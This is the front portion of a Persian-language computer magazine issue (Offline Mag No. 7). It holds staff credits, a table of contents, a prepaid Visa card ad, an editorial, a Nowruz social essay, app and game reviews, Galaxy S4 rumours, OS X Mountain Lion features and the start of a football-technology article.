

پرونده ویژه بررسی تکنولوژی در فوتبال

اشتباه جزئی از فوتبال نیست!

بازی های کامپیوتری چگونه ساخته می شوند

بازی با نبوغ دیگران!

حملات جعل در خواست سمت سرویس دهنده

وقتی آفلاین جعل می کند!

برترین اپلیکیشن های ماه

جدال اپلیکیشنی دو غول!

به همراه اخباری کامل در
مورد هر آنچه که از دنیای
کامپیوتر می خواهید بدانید!



تحریریه

محمد مرتضوی، میکائیل اسکندری، کوشا زارعی، مهسا سیروس، سمیرا صرامی، میلاذ جعفری، سعید محبی، higher_sense، مجید هدایتی، عرفان امانی، میلاذ کهساری، حسین دهقان نصیری، حامد جعفری، ایمان همایونی، لیلا هفته خانکی، امیر ارسلان قربان زاده، فرهاد حسین زاده، نیما مقصودی، مقصود بادپا، فردین اللهویردی نژند، مجید احمدی، میلاذ مهدوی، امجد صفری، پدram علی نیا، یاسر کریمی

سردبیر بخش هک و امنیت: محمد مرتضوی
سردبیر بخش شبکه: سعید محبی

فنی و هنری:

ویراستار: حامد جعفری
گرافیک و صفحه آرایی: اعضای تیم آفلاین

روابط عمومی: سعید محبی

مسوول سایت: میلاذ جعفری
مسئول فنی سایت: سعید محبی
مسئول امنیتی سایت: محمد مرتضوی

ارتباط:

ماهنامه آفلاین | شماره هفتم | سال اول | اسفند ماه | ۷۰ صفحه | ۲۰۰۰ تومان | www.OfflineMag.ir

No.7
Offline Mag

پرونده ویژه بررسی تکنولوژی در فوتبال
اشتباه جزئی از فوتبال نیست!
بازی های کامپیوتری چگونه ساخته می شوند
بازی با نفوغ دیگران!
حملات جعلی در خواست سمت سرویس شبکه
وقتی آفلاین جعل می کند!
بزرگترین اپلیکیشن های ماه
جدال اپلیکیشن دو گول!

به همراه اخباری کامل در مورد هر آنچه که از دنیای کامپیوتر می خواهید بدانید!

سخن مدیر مسئول	4
سفیران آفلاین	5
مقاله اجتماعی ماه	6
تکنولوژی	7
اپلیکیشن های برتر	8
رویاپردازی گلکسی اس 4	13
توصیه های آفلاین	14
شیر کوهی مکتبتاش	15
تکنولوژی در فوتبال	18
آزار دیجیتالی	23
برنامه نویسی	26
آموزش وردپرس	26
رمزنگاری	30
هک	35
ssrf	35
burp suite	38
هک کلاینت	40
بازی های کامپیوتری چگونه ساخته می شود؟	41
شبکه	49
tftp	50
vlan	51
سخت افزار	52
لینوکس	57

e-mail: info@offlinemag.ir

Sms: 3000 9900 90 8221

site: www.offlinemag.ir

fb: facebook.com/majale.offline

برای خرید محصول از سایت ها خارجی منتکله دارید!؟

پس از ۵ سال حضور موفق و سابقه درخشان در زمینه پرداخت های اینترنتی در ایران هم اینک مفتخریم که سرویس دیگری را به کاربران ایرانی معرفی کنیم.

با داشتن ویزا کارت های فیزیکی قابل شارژ میتوانید از هر سایت خارجی محصول یا سرویس مورد نظرتان را مستقیما خریداری کنید:

- . دارای ۲۶ دلار شارژ اولیه
- . اعتبار یک ساله از تاریخ صدور
- . امکان شارژ کارت تا سقف ۹۲۵ دلار
- . تحویل و ارسال کارت کمتر از ۲۴ ساعت
- . بدون نیاز به داشتن پاسپورت یا حساب بانکی
- . دارای پنل Statement جهت چک کردن موجودی و گردش حساب

موارد استفاده ویزا کارت های فیزیکی:

- . رزرو آنلاین هتل
- . ثبت نام در آزمون های تافل و آیلتس
- . وریفای کردن حساب های اینترنتی مثل paypal, payza, ...
- . خرید کالا از سایت هایی مثل Alibaba, Ebay, Amazon, ...
- . خرید نرم افزارها و بازی های موبایل از فروشگاه های اپل و سامسونگ.
- . خرید سرور از دیتاسنترهایی که از کردیت کارت پشتیبانی می کنند.



برای سفارش به سایت مراجعه بفرمایید

<https://payment24.us>



آرامتر قبل از طوفان

آرامش قبل از طوفان را دوست دارم...

در این دریای پهناور در حال پارو زدن هستم. مهم نیست که سرعت پارو زدن من چقدر است، مهم اینست که برای هدفی خاص حرکت می کنم. خرسندم که ۴۰ نفر دیگر هم با من همراه شده اند و هدف همه ما یکیست. گاهی در این دریای پهناور انرژی کم می آورم و پارو زدن برایم دشوار می شود. مگر می شود انرژی از جایی تامین نشود؟! قطعاً که برای هر حرکتی نیروی محرکه ای لازم است. اما هیچ میدانید این نیروی محرکه برای ما آفلاینی ها چیست؟

بعد از لطف خداوند، نیروی محرکه ما در این مسیر شما هستید. شما چند ده هزار (یا چند صد هزار) نفر انرژی ما را تامین می کنید. کمک روحی و معنوی شماست که باعث شده آن آفلاین تازه کار به هشتمین ماه فعالیتش (هفتمین شماره) برسد... از اینکه هر شماره با پیام های پر مهرتان این جنبش علمی را حمایت می کنید بسیار سپاسگزارم. خدا رو شکر... شکر...

دوست دارم همینجا چهره ی خوب ماه را معرفی کنم. چهره ی خوب این ماه دوست خوبم "کوشا زارعی" عزیز هست که با مقالات و طرح های زیبای خودش و مهمتر از آن، با زمانبندی دقیقش ما را در این راه پر مشغله همراهی می کند. در رابطه با قیمت روی جلد مجله هم باید عرض کنم که این قیمت فقط برای اطلاع شماست زیرا احساس می کنیم از بسیاری از مجله های کیوسک محله شما بهتریم... از خدای عزیز آرزو مندم که این شماره هم به دل شما بشیند و شایسته انتخاب شما باشد.

میلاذ جعفری

www.AxNevis.ir



سفیران آفلاین!

سمیرا صرامی
مهندس فناوری اطلاعات
عضو رسمی آفلاین



محمد مرتضوی
متخصص تست امنیت و نفوذ
سر دبیر هک و امنیت



کوشا زارعی
مهندسی نرم افزار
عضو رسمی آفلاین



سعید مجبی
مهندسی فناوری اطلاعات
سر دبیر بخش شبکه



میلاذ جعفری
مهندسی فناوری اطلاعات
مدیر مسئول آفلاین



ایمان همایونی
متخصص تست نفوذ و امنیت
عضو رسمی آفلاین



Higher_Sense
برنامه نویس و متخصص امنیت
عضو افتخاری آفلاین



فرهاد افشار
گرافیکست
عضو رسمی آفلاین



مهسا سیروس
برنامه نویس متن باز
عضو رسمی آفلاین



حامد جعفری
مدیریت دولتی
عضو رسمی آفلاین



عاطفه نفری
مهندسی برق
عضو افتخاری آفلاین




فرهاد حسین زاده
متخصص شبکه و لینوکس
عضو رسمی آفلاین



حسین دهقان نصیری
کارشناس نرم افزار
عضو افتخاری آفلاین



میکائیل اسکندری
محقق امنیتی
عضو رسمی آفلاین



نیما مقصودی
محقق تکنولوژی
عضو افتخاری آفلاین



مقصود بادپا
مهندسی عمران
عضو افتخاری آفلاین



فریدین اللهویردی نژاد
محقق امنیتی
عضو افتخاری آفلاین



میلاذ کهساری
متخصص تست نفوذ و امنیت
عضو رسمی آفلاین



مجید هدایتی
متخصص برپا سازی سرور
عضو افتخاری آفلاین



عرفان امانی
کارشناسی ارشد کامپیوتر
عضو افتخاری آفلاین



ارسلان قربان زاده
برنامه نویس اپن سورس
عضو افتخاری آفلاین



میلاذ مهدوی
شبکه کار
عضو افتخاری آفلاین



امجد صفری
محقق امنیتی
عضو افتخاری آفلاین



لیلا هفته خانگی
محقق تکنولوژی
عضو افتخاری آفلاین



مجید احمدی
فناوری اطلاعات
عضو افتخاری آفلاین



اگر شما هم دوست دارید در جنبش علمی آفلاین سهیم باشید با ایمیل زیر در تماس باشید
info@OfflineMag.ir

اینجا رو برای شما در نظر گرفتیم!
?

یاسر کریمی
محقق اینترنتی آفلاین
عضو افتخاری آفلاین



پدرام علی نیا
طراح وب
عضو افتخاری آفلاین





مقاله اجتماعی ماه

تقویم ها ورق میخورد و پایان سال نزدیک می شود عید نوروز نزدیک است، روز باستانی برای ایرانیان که با جشن و شادی و پایکوبی همراه است، اما مدتهاست که این روز باستانی برای خیلی از خانواده ها به کابوس مبدل شده است. گویا تورم و مشکلات اقتصادی جزئی جدائی ناپذیر از روزگار ایرانیان شده است، عید نوروز نزدیک است اما خبری از بوی عیدی، بوی توت، بوی کاغذ رنگی به مشام نمی رسد، این روزها صحبت کردن از مشکلات کشور دیگر برایم مضمّن کننده و فرسایشی شده، شنیدن آمارها و تحلیل های سیاسی جورواجور که همه از بدتر شدن وضعیت اقتصادی حکایت میکند برایم عادت شده، اما چگونه میتوان جیب های خالی و دل های پر از آرزو و حسرت را برای بچه هائی که یکسال اشتیاق عید نوروز داشته اند توضیح داد، بچه هائی که حق دارند بچه باشند، حق دارند آجیل و لباس نو و مسافرت و تنگ های پر از ماهی قرمز داشته باشند، آنها نباید درگیر بازی های سیاسی و ایدئولوژی های عجیب و غریب شوند....

چه میشد اگر روزی فتوای برابری و خوشبختی صادر میکردیم، چه می شد اگر روزی به جای برچسب زدن به یکدیگر، به هموطنانی که وطن پرستی را نسل به نسل، سینه به سینه، همچون مرواریدی در صدف نگهداری کرده اند پای دردهای شان می نشستیم و روزی به جای سخنرانی های تکراری به آنها گوش میدادیم....

کاش میشد با مشکلات " واقعی " و ترس های " واقعی " روبرو می شدیم و از آستین هایمان پاسخ های منطقی بیرون می آوردیم....

کاش در سال جدید از هر چیزی که بوده ایم توبه کنیم و تصمیم بگیریم مسلمان شویم.... مسلمان باشیم، فقط همین!

نمی خواهیم کامتان را با حرفهائی که میدانید تلخ کنم، همه ی ما از هر دین و مذهبی که باشیم به آینده ای بهتر و روشن تر ایمان داریم، آینده ای که همه کنار هم خوشبخت و سعادت مند زندگی میکنیم...

تقویم ها ورق میخورد و پایان سال نزدیک است...

سال نو... لباس نو... اقتصاد نو.....



در بختر گوتتی ها همراه آفلاین:

قتلیک به سمد ایلکیکتین!





iOS
Apple

Android
Google

OFFLINE

Audio Manager

همانطور که از نامش پیداست برنامه ای جهت مدیریت صداهای مختلف اندروید است. این برنامه تصاویر و ویدیوهایی را که نمیخواهید دیگران ببینند را مخفی میکند و بوسیله ی این برنامه براحتی میتوانید تصاویر و ویدیوهای خود را شخصی سازی کنید و آن را از دسترس دیگران در امان بزارید.



MiLocker

لاکر مخصوص و زیبای رامهای MIUI که حالا به صورت یک برنامه ی مجزا آماده ی نصب روی بقیه ی رامهاست! امکانات مختلفی از قبیل تم های مختلف و حالت های مختلف رو داراست. این برنامه بیش از هزاران نوع صفحه قفل در اختیار شما قرار میدهد. آفلاین استفاده از این برنامه را پیشنهاد میکند.



Divar

هرچقدر دوست دارید روی این دیوار آگهی بچسبانید. نیازمندی های همراه شماست. همین حالا به اطراف خود نگاه کنید و هر کالایی که دیگر نمیخواهید را روی «دیوار» قرار دهید. روی دیوار، کالا و خدمات و کسب و کارتتان را هم معرفی کنید.




آوای پیشواز

مجموعه ی کاملی از کدهای آهنگ های پیشواز ایرانسل و آوای انتظار همراه اول، به صورت کاملا دسته بندی شده بر اساس نام خوانندگان و با گرافیکی بسیار زیبا این برنامه همچنین شامل مجموعه کاملی از کدها و خدمات ایرانسل و همراه اول می باشد.



PicSpeed Wallpapers

با استفاده از این برنامه دیگر نگران والپیپر برای گوشی خود نباشید زیرا با استفاده از این برنامه شما به بیش از ۳۰۰.۰۰۰ پس زمینه در زمینه های مختلف دسترسی دارید.



Jelly Bean Keyboard PRO

نرم افزار صفحه کلید اندروید. شما توسط این برنامه قادر خواهید بود که صفحه کلید گوشی خود را به صفحه کلید اندروید 4.1 تبدیل نمائید که از قابلیت های بسیار چون پشتیبانی از 40 زبان زنده دنیا از جمله زبان فارسی، سازگار با هر تم و غیره می باشد.



Nabze Bazaar

یکی از بهترین برنامه های فارسی اندرویدی. با دانلود این برنامه میتوانید هر زمان که اراده کنید از جدیدترین قیمت های روز بازار انواع کالا از جمله قیمت روز گوشی موبایل، قیمت روز کامپیوتر، قیمت روز لپ تاپ، قیمت روز خودرو و اتومبیل، قیمت روز دوربین عکاسی از چندین منبع مختلف از جمله قیمت های بازار موبایل یا تلفن همراه و قیمت های دیجی کالا، البسکو و غیره دریافت کنید. قیمت های برنامه کاملا به روز بوده و به زودی بخش های دیگر نیز به برنامه اضافه خواهد شد.



Color Booth Pro

نرم افزار بسیار جالب است که توسط آن قادر خواهید بود رنگ های قسمت های مد نظرتان از عکس هایی که در اختیار دارید را به سادگی تغییر دهید.



Airdroid

برنامه ای رایگان و سریع که امکان مدیریت دستگاه اندرویدی شما را از طریق اینترنت و مرورگر وب فراهم می کند. با مرورگر کامپیوتر شخصی خود از امکانات بسیاری میتوانید لذت ببرید که در شماره بعدی آفلاین بصورت دقیق تر به آن میپردازیم.



Sanity

یک برنامه بسیار کاربردی برای مدیریت و بهبود کیفیت تماس ها هست که قابلیت های بی شماری در این زمینه دارد. از جمله این قابلیت ها می توان به پاسخ خودکار به تماس ها (□□□□) و ضبط مکالمات اشاره کرد.



Save the Puppies

توله سگ های گم شده را پیدا کرده و آنها را از زندان نجات دهید . اگر آماده ورود به یک بازی ماجراجویانه که تنها با حل پازل های فکری قادر به پیشروی در آن خواهید بود ، هستید یا به Save the Puppies Premium گذاشته و به نجات سگ ها بروید .



Simpsons

بازی ای با رتبه یک در اپ استور آمریکا. طبق معمول هومر شهر Springfield را خراب کرده و شما باید کمک کنید تا آن را بازسازی کنید .



NFL Kicker 13

فوتبال آمریکایی را با NFL Kicker ۱۳ تجربه کنید. بازی زیبایی NFL Kicker ۱۳ یک بازی فوتبال آمریکایی است با گرافیک زیبا و گیم پلی واقع گرایانه که حس یک فوتبال واقعی را به شما می دهد. در این بازی تمامی تیم های آمریکایی وجود دارند و شما می توانید تیم مورد علاقه ی خود را انتخاب کنید و وارد رقابت های جام قهرمانی شوید.



The Strix

وظیفه شما در بازی Tales from the Dragon Mountain کمک کردن به مینا برای یافتن این شهر می باشد و به این هدف دست نخواهید یافت مگر با بهره گیری از هوش خود در حل مسائلی که پیش رویتان به وجود خواهد آمد .



ExZeus

ExZeus نام یک پروژه می باشد که در آن به ساخت روبات و ماشین الات جنگی برای نجات زمین از تاریکی انجام داده اند! با عملی شدن این پروژه ۳ رزمنده فلزی برای نجات زمین در اختیار شماست.



Labyrinth 2

بازی محبوب Labyrinth 2 تا الان بیش از 800 هزار نسخه آن به فروش رسیده است. در این بازی شما باید به وسیله شتابسنج گوشیتان توپ را حرکت دهید و از بین موانع توپ را حرکت دهید.



Hokm

پس از چندین ماه انتظار بالاخره بازی جذاب و سنتی ایرانیان با ورق یا کارت که حکم نام دارد اینک برای سیستم عامل اندروید ریلیز شده است. حال می توانید در روی فرش نفیس ایرانی و با صدای گوشنواز موسیقی سنتی ایرانی به بازی حکم پردازید.



Contre Jour

هدف در این بازی هدایت کردن موجودی سیاه رنگ به سمت بارقه های نور کوچک و در نهایت به سمت نور بزرگ می باشد . در هر مرحله سه روشنایی کوچک و یک روشنایی بزرگ وجود دارد که با گرفتن تمامی آنها ، امتیاز کامل را کسب خواهید نمود .



GunDisasm 2

بازی فوق العاده جذاب و اعتیاد آور برای اندروئید می باشد که با نصب آن نمایشگاه بی نظیر اسلحه را در اسمارت فون خود به ارمغان بیاورید. در این بازی انواع اسلحه در اختیار شما قرار می گیرد و شما می بایست قطعات تفنگ ها را از هم دیگر جداسازی و بعد آن ها را متصل سازید تا بتوانید یاد بگیرید که تفنگ ها چگونه باز و بسته می شوند



Marco Macaco

Marco Macaco نام یک میمون هست که همسر او نیز به دنبالش هست . حال شما باید به او و دوستش کمک کنید تا صدای تمامی پرندهگان عجیب در سیاره را ضبط کنند. همسر او دوست دارد تا با صدای پرندهگان موزیک درست کند.البته ضبط صدای پرندهگان نیز دارای مشکلاتی می باشد که خود شما باید آنها را حل کنید.



iUploader

با استفاده از این نرم افزار فوق العاده شما میتوانید فایل های خود را در هر سایتی از آیفون و آپد خود آپلود کنید، درست شبیه آپلود از کامپیوتر.



Jenan

در این نرم افزار شما میتوانید انواع دعاها را بیابید از جمله دعاهای موجود در این برنامه میتوان به دعای کمیل، جوشن کبیر، ندبه، عهد، تعقیبات نماز و همچنین زیارت های مختلف.



Quick Scan Pro

نرم افزار اسکن بارکد های معمولی و کیو آر کد که توانایی ذخیره کتابخانه کد ها را دارد و دارای کاربری بسیار ساده و امکانات بسیار زیادی است.



مناسک حج

محتویات این برنامه مطابق با کتاب مناسک حج می باشد، هیچ دخل و تصرفی در آن انجام نشده است.



Music Player All In One

یکی از جدید ترین و برترین پخش کننده های موسیقی ای او اس که دارای امکاناتی عالی مانند: کنترل سرعت پخش، کیفیت عالی، تم های مختلف و ... است.



Tap-Dictionary

فرهنگ لغتی بی همتا برای آیفون و ایپد. این دیکشنری که از زبان فارسی نیز پشتیبانی میکند به راحتی در محیط مرورگر وب و بسیاری از جاهای دیگر محیط آی دیوایس قابل استفاده است.



Sygy Iran GPS Navigation

از قدرتمندترین برنامه های موقعیت یابی برای کاربران ایرانی اپل. این برنامه سرعتی بسیار بالا و تقریباً پشتیبانی کاملی از نام خیابان ها و کوچه های شهرهای بزرگ ایران دارد. از مزایای این برنامه استفاده از برنامه در حالت آفلاین است.



Movie360

دوربین آی دیوایس خود را با استفاده از این برنامه فوق حرفه ای کنید. این برنامه تنظیمات فوق العاده ای به همراه خود دارد که میتواند ضعف تنظیمات آی دیوایس شما رو برطرف کند تا نهایت لذت را از دوربین خود ببرید.



Photo Slideshow Director HD

در این برنامه با ابزار های پیشرفته موجود در برنامه راحتی می توانید یک اسلایدر تصویر به همراه موسیقی متن و دیگر تنظیمات بسازید.



NOTE'd

در این برنامه شما می توانید یادداشت های روزمره خود را به صورت بسیار زیبایی درآورده و آن ها را ذخیره کنید تا هیچ کاری را فراموش نکنید.



Hospital Havoc 2

در این بازی شما یک پزشک هستید که با کار کردن در کلینیک ها و بیمارستان ها و درمان بیماران مختلف تجربه کسب کرده و مهارت های خود را ارتقا داده و به یک دکتر متخصص تبدیل میشوید و به مکان های بهتری برای درمان بیماران می روید و روز به روز ترقی خود را مشاهده کنید و پیشرفت کنید.



Inotia 4 PLUS

یک بازی بسیار زیبا و فانتزی و ماجراجویی که در آن شما در نقش یک قهرمان ظاهر میشوید که با خرید اسلحه ها و زره های گوناگون از میان هزاران نوع به جنگ با دشمنان و کمک به دوستان خود در چندین مرحله مختلف میروید.



Guardians

یک بازی جالب در سبک مبارزه ای با سلاح ها و جادو های مختلف که با حجمی تقریباً کم گرافیکی عالی به شما هدیه میدهد. شما در این بازی به جنگ با حیوانات و شخصیت های تخیلی زیادی میپردازید.



iBomber Defense

بهترین و زیبا ترین بازی در سبک دفاعی برای آی او اس.



STREET FIGHTER X TEKKEN MOBILE

از سری بازی های جنگ های خیابانی و ادغام این جنگ ها با بازی به سبک تیکن این بازی با جلوه های بسیار زیبایی روانه اپ استور شده و جزو بهترین ها قرار گرفته است.



After Burner Climax

وقت آن رسیده تا با استفاده از بهترین و سریعترین جت های جنگنده دنیا به جنگ با دیگر جت ها بپردازید و موشک و راکت شلیک کنید و به هدف بزنید.



Heroes and Castles

از سری بازی های استراتژیک به سبک بازی Wow. در این بازی شما بین شخصیت های مختلف همچون مغول و تارکان و غیره یکی را گزینش میکنید و به جنگ با شخصیت های دیگر میپردازید.



Mad Skills BMX

از سری بازی های دوچرخه سواری که سرعت و عملکرد شما را به چالش میکشد. شما در ۳ سطح آسان و متوسط و حرفه ای باید به مسابقه بپردازید و ۴۰ مرحله مختلف را پشت سر بگذارید.



Perfect Cell

بازی اکشن و مبارزه ای که شما را دعوت به حل معماهای مبهمی میکند. با استفاده از اسلحه Ak-۴۷ باید به جنگ با دشمنان بپردازید.



WarCom: Genesis

یکی از بازیهای پازل - تیراندازی است که در AppStore گل کرده است. این بازی از گرافیک فوق العاده بالایی برخوردار است و مطمئناً شما را به خود جذب می کند.



رویا پردازی این بار برای طراحی سامسونگ گلکسی اس ۴

انسان ها به خودیبه خود دوست دارند که بسیاری از اتفاقات را قبل از زمان وقوع پیش بینی کنند و این مسئله در صنعت گوشی سازی و فناوری نیز صادق است. همانطور که می دانید پس از به بازار آمدن گوشی جدید اپل یعنی iPhone 4S این گوشی آنطور که باید و شاید نتوانست دل کاربران و دوست داران اپل را به دست آورد چرا که فرق زیادی با برادر کوچکش یعنی iPhone 4 نداشت و تنها در چند مورد جزئی دست خوش تغییرات شده بود. در این میان زمان ورود غول جدید سامسونگ یعنی GALAXY S3 بود که طراحان دست به کار شدند و هر روز عکس های جدیدی از این گوشی بر روی فضای اینترنت قرار میدادند و زمان ورود آن به بازار همه چیز بر خلاف باورها و طراحی های طراحان شد و گلکسی اس ۳ با قیافه ای جدید به بازار آمد که کسی نتوانسته بود حتی شبیه آن را تصور کند و بعد از گلکسی اس ۳ نوبت به اپل و محصول جدیدش آیفون ۵ رسید و آن فیلم معروف و دروغین که آیفون را متحول کننده دنیای گوشی می نامید و هر کسی را مجذوب خود میکرد. در این فیلم طراحی فوق العاده نازک و صفحه ای شیشه ای و کیبورد لیزری و پخش فیلم در فضا (نه بر روی پرده) و... را از آیفون ۵ نشان میداد. این کلیپ باعث شد تا کاربران دوست دار اپل انتظارشان از آیفون ۵ بسیار بالا رود و باور کنند که تحول عظیمی در راه است اما زمان معرفی آیفون ۵ همه چیز بهم خورد و مردم شوکه شدند و دیدند که آن همه تبلیغ و عکس و کلیپ دروغ بوده و iPhone 5 آن چیزی نیست که در تبلیغات دیده اند این نیز باعث شد تا مردم آنطور که باید از گوشی جدید اپل استقبال نکنند و شکستی خفیف به اپل وارد شود. در حال حاضر نوبت به محصول بعدی شرکت سامسونگ یعنی GALAXY S4 رسیده و باز طراحان و وب سایت های بزرگ دنیای فناوری دست به کار شده اند و روز به روز عکس ها و فیلم های جدید بر روی اینترنت قرار میدهند و اخیرا نیز کلیپی شبیه به کلیپ معروف آیفون ۵ به بیرون درز کرده که ضخامت نازک آن و کیبورد لیزری و سرعت بوت فوق العاده و... را به معرض نمایش قرار میدهند و باید نشست و دید که اسفندماه چقدر این کلیپ و عکس ها نزدیک به واقعیت بوده. در این میان سوالی پیش می آید: چرا این طراحی ها فقط برای شرکت هایی همچون سامسونگ و اپل باید اتفاق افتد؟ چرا طراحان برای شرکت های دیگر همچون نوکیا و سونی و اچ تی سی طراحی انجام نمیدهند؟





مکینتاش (سیسم عامل رایانه های اپلی) اپل کار خودش را با تولید کامپیوتر های خانگی شروع کرد و بر روی این کامپیوتر ها سیستم عامل خودش یعنی مکینتاش را قرار داد و سال هاست در حال ارتقاء و بهبود این سیستم است و باید قبول کنیم در این کار بسیار نیز موفق بوده است و حالا توانسته است یک باغ پر گل و بلبل برای خودش درست کند و اجازه نمی دهد هر کسی وارد این باغ پر گل و بلبل شود و ورودی اش خدا و کیلی خیلی گرونه (خدا پدرش را بیامرزد!!!!!!)

اما این باغ پر گل و بلبل (کل مجموعه اپل) یک گل سر سبد داره که میشه گفت تک و به جز اپل هیچ باغبونه دیگه ای اجازه استفاده ازش نداره. (البته ویندوز و مکینتاش خیلی وقته با هم دست به یقه شدن)

آخرین نسخه مکینتاش نسخه شیر کوهی نام داره (دلیل نام گذاری را از اپل بپرسید به من ربطی نداره) این ورژن از این سیستم عامل در بخش برنامه نویسی اش تغییرات به نسبت زیادی داشته ولی در ظاهر نه.

اینبار مکینتاش ورژن شیر کوهی در

OFFLINE

سلام آفلاینی های عزیز!
خوشحالم از اینکه در قالب مجله آفلاین با شما ارتباط برقرار می کنم. آقای نیما مقصودی در شماره ۶ مجله آفلاین یک معرفی کلی درباره ی اعضای کلاس درس فناوری، مطلبی جالب نوشتند و این بچه های بازی گوش را معرفی کردند. بچه هایی که الان در دنیای فناوری برای خود غول هایی هستند وصف ناپذیر. منم قصد دارم در یک سری از مقالات دنباله دار بعضی از دسته گل های این غول ها را به شما معرفی کنم و امیدوارم شما بپسندید. در این مقاله قصد دارم یکی از دسته گل های سیب گاز زده (اپل) را به شما عزیزان معرفی کنم:


* تغییر سیستم آی چت به آی مسیج
 آی چت سیستم مسنجر اختصاصی اپل است آی مسیج امکان
 ارتباط صوتی و تصویری و نوشتاری به شما می دهد . (مثل
 دیگر مسنجر ها)

* سیستم یاد آور یک پارچه
 این سیستم در گوشی اپل (و البته در دیگر سیستم عامل های
 گوشی) موجود است ولی حالا راه خودش به سیستم عامل
 مکینتاش باز کرده است و البته به صورت یک پارچه به این
 صورت که اگر شما یک موضوع را به گوشی خود اضافه کنید
 این مطلب به آی پد ، آیفون ، مک بوک و... به صورت خود
 کار اضافه می شود و در زمان مقرر شما کار مورد نظرتان را به
 شما یاد آوری می کنند.

* سیستم یادداشت برداری
 این سیستم نیز از آی او اس (سیستم عامل گوشی اپل) به
 مکینتاش آمده است و امکان اضافه کردن عکس به نوشته را
 هم دارد + یکسان سازی با دیگر دستگاه های اپلی.



* ارتباط بیشتر و عمیق تر با آی کلود
 در چند جمله به نقل از وب سایت اپل. آی کلود اطلاعات شما
 را در خود ذخیره می کند و به طور بیسیم آن را به تمام دستگاه
 هایتان می فرستد و به دلیل اینکه به خوبی با برنامه ها سازگار
 است همه چیز به صورت اتوماتیک انجام می شود. اپل می
 گوید این روش آسانترین روش برای مدیریت فایل ها روی
 دستگاه های مختلف است. آیکلود شامل موسیقی ها، تصاویر،
 ابزارنما، برنامه ها، تقویم ها، اسناد و غیره می شود. مثلا اگر
 عکسی با آیفون گرفته شود این تصویر به آی کلود هم
 فرستاده می شود و آی کلود یک کپی از آن عکس را بر روی
 تمامی دستگاه ها شامل کامپیوتر های مک ، پی سی و آیفون
 و آیپاد تاچ در دسترس قرار می دهد. این کار به صورت
 اتوماتیک با موسیقی های خرید شده از آیتونز، داکيومنت ها،
 برنامه ها، کانتکت ها و ... انجام می شود.



* ایر مانیورینگ

این بخش به شما اجازه میدهد به صورت بیسیم با دیگر مانیورها ارتباط برقرار کنید و هر آنچه در صفحه مانیور شما است را به دیگران نشان دهید البته آن هم به صورت بیسیم. این سیستم قابلیت انتقال تصاویری با کیفیت ۷۲۰ پی را داراست که کیفیت قابل قبولی است.

Allow applications downloaded from:

- Mac App Store
- Mac App Store and identified developers
- Anywhere

* Gatekeeper

این بخش به شما اجازه نصب نرم افزارهایی را می دهد که شما از اپ استور دانلود نکرده اید و شما می توانید هر وقت دلتان خواست آن را عوض کنید و فقط از نرم افزارهای اپ استور استفاده کنید.



در پایان امیدوارم از این مطلب خوشتان آمده باشد و شاید با خودتان بگویید چی میشد منم یک مک بوک داشتم یا حداقل اونو روی کامپیوترم نصب می کردم. برای این کار هم راه حلی است که بعدا به آن خواهیم پرداخت. این را هم خاطر نشان کنم همان طور که آقای نیما مقصودی فرمودند اپل میونش با ما ایرانی ها زیاد خوب نیست و چند وقت پیش جنجالی نیز در این باره راه افتاده بود (البته اگر یادتان باشد).

* اشتراک گذاری

این بخش چیز جدیدی نیست ولی این بار در همه جا دیده می شود و شما تقریباً همه چیز را می توانید به اشتراک بگذارید. (از شیر مرغ تا جون آدمی زاد)

* تویتر

تویتر اینجا... تویتر اونجا... تویتر همه جا... این شبکه اجتماعی در قلب مکینتاش قرار گرفته است.

* مرکز بازی

اپل به فکر وقت تلف کردن کاربرانش نیز هست. با گیم سنتر به کاربرانش اجازه می دهد که از بازی متنوعی لذت ببرند البته باید منتظر بازی بسیار جالبی برای این بخش باشیم!





در جدال نفسگیر بارسلونا و رئال مادرید در پایان ۹۰ دقیقه ۱-۲ به نفع تیم بارسلونا بازی در جریان است. داور ۲ دقیقه وقت اضافه رو با دست خودش نشون میده. در دقیقه ۹۱ ژاوی یک خطا روی رونالدو انجام میده و یک ضربه ی ایستگاهی بسیار خطرناک شکل میگیره. رونالدو با اون استایل همیشگی میره پشت توپ و تمرکز میکنه. اون خوب میدونه که اگر این توپ گل نشه رئال مادرید از جام حذفی اسپانیا حذف میشه. ویکتور والدز (دروازه بان بارسلونا) خوب میدونه که اگه گل بخوره یه برد شیرین رو از دست میدند. با سوت داور، رونالدو یه نفس عمیق میکشه و برای زدن ضربه ایستگاهی خیز بر میداره. با تمام قدرت و مهارت به توپ ضربه میزنه. توپ مستقیم به سمت دروازه میره و اول می خوره به تیر افقی و بعد در چند سانتیمتری خط دروازه فرود میاد. هیچکس نمیدونه توپ گل شده یا نه. کل ورزشگاه به داور نگاه میکنه و در سکوتی سنگین غرق شده. داور به دستگاهی که روی دستش بسته یه نگاه میندازه و سوت درست بودن گل رو میزنه. همین اتفاق باعث جنجال بزرگی میشه. داور اشتباه نمیکنه چون از یه تکنولوژی جدید استفاده میکنه. یه تکنولوژی که الان در آفلاین اونو بررسی می کنیم!





